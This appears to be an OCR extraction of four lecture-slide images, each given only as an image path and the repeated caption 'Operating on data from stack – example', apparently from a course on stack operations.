
Operating on data from stack – example




Operating on data from stack – example




Operating on data from stack – example




Operating on data from stack – example



